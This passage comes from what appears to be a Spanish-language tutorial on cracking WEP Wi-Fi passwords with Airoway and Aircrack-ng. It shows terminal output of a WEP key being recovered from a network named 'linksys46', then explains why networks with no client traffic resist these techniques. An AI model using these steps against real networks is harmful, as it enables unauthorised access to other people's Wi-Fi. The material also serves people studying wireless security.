Si no la saca cerramos la ventana del Aircrack y seguimos con la captura. Cuando tengamos más Datas, volvemos a pulsar 8.

Resultados? Aquí tienes:

The image shows a terminal window with three overlapping windows. The top window, titled 'Airoway_Scan_[CTRL][C]_to_stop', displays scan results for channel 11. The middle window, titled 'Airoway_Attack_[CTRL][C]_to_stop <3>', shows the Aircrack-ng process testing keys and finding a WEP key. The bottom window shows network capture statistics.

```
---Airoway 0.6
Access point: CH 11 ][ Elapsed: 21 mins ][ 2009-02-18 16:39
My MAC: 00:13:02:00:00:00

BSSID          PWR RXQ  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
00:14:BF:77:96:9F  0  50    9415   165336 154  11  48  WEP  WEP   OPN  linksys46

BSSID          STATION    PWR  Lost  Packets  Probes
00:14:BF:77:96:9F  00:13:02:00:00:00  0    0    106816
00:14:BF:77:96:9F  00:90:4B:00:00:00  0    0     544
00:14:BF:77:96:9F  00:13:E8:00:00:00  0   193   61343
00:14:BF:77:96:9F  00:16:44:00:00:00  0    42   14417

Aircrack-ng 0.9.1 r687

[00:00:09] Tested 0/140000 keys (got 112291 IVs)

KB  depth  byte(vote)
0   0/ 1    C8( 582) 88( 500) 1B( 492) 51( 490) B7( 489) 03( 485)
1   0/ 1    77( 558) 91( 500) EA( 497) A5( 494) DF( 493) 0C( 492)
2   0/ 1    98( 601) CF( 497) B9( 496) 09( 489) DC( 488) 07( 486)
3   0/ 1    5C( 608) 2F( 522) A6( 493) 03( 491) E5( 489) AB( 486)
4   0/ 1    89( 624) CD( 489) 8F( 487) AC( 486) 3D( 482) 27( 476)

KEY FOUND! [ C8:77:XXXXXXXXXX ]
Decrypted correctly: 100%


/usr/local/bin/airoway.sh: line 439: 441 Quit          sleep 0.1

Saving ARP requests in re
You should also start air
16:35:39 Packets per sec
16:35:42 Packets per sec
16:35:46 Packets per sec
16:35:50 Packets per sec
16:36:01 Packets per sec
```

PARTE 4: Redes WEP pasivas

¿Que es una red WEP pasiva?

Esto!



```
CH 4 ][ Elapsed: 56 s ][ 2009-02-18 16:48
BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
00:18:9B      0 100   256      0  0   4  48  WEP  WEP   OPN  Las4Fantasticas
BSSID          STATION      PWR  Lost  Packets  Probes
00:18:9B      00:13:02:    0    0      2
```

Como podemos ver, **el campo Data no pasa de 0 patatero.**

Sí, el campo **Beacons** sube y sube, pero un beacon no es más que un paquete 'Aquí estoy' que lanza el router wifi y que no nos sirve para nada.

Estamos jodidos!!

Necesitamos capturar al menos un paquete para, jugando con las opciones, remandarse lo al router para marearlo y conseguir inyección.

Por tanto, con las técnicas explicadas no hay nada que hacer con estas redes. ¿Por qué?

Esta red es típica de gente que tiene un router wifi pero que se conecta con cable. Al no haber tráfico, no se generan paquetes (sólo beacons). Los programas usados necesitan capturar paquetes para poder trabajar. Por tanto, con estas técnicas NO podremos hacer nada con estas redes.

Ajo y agua!!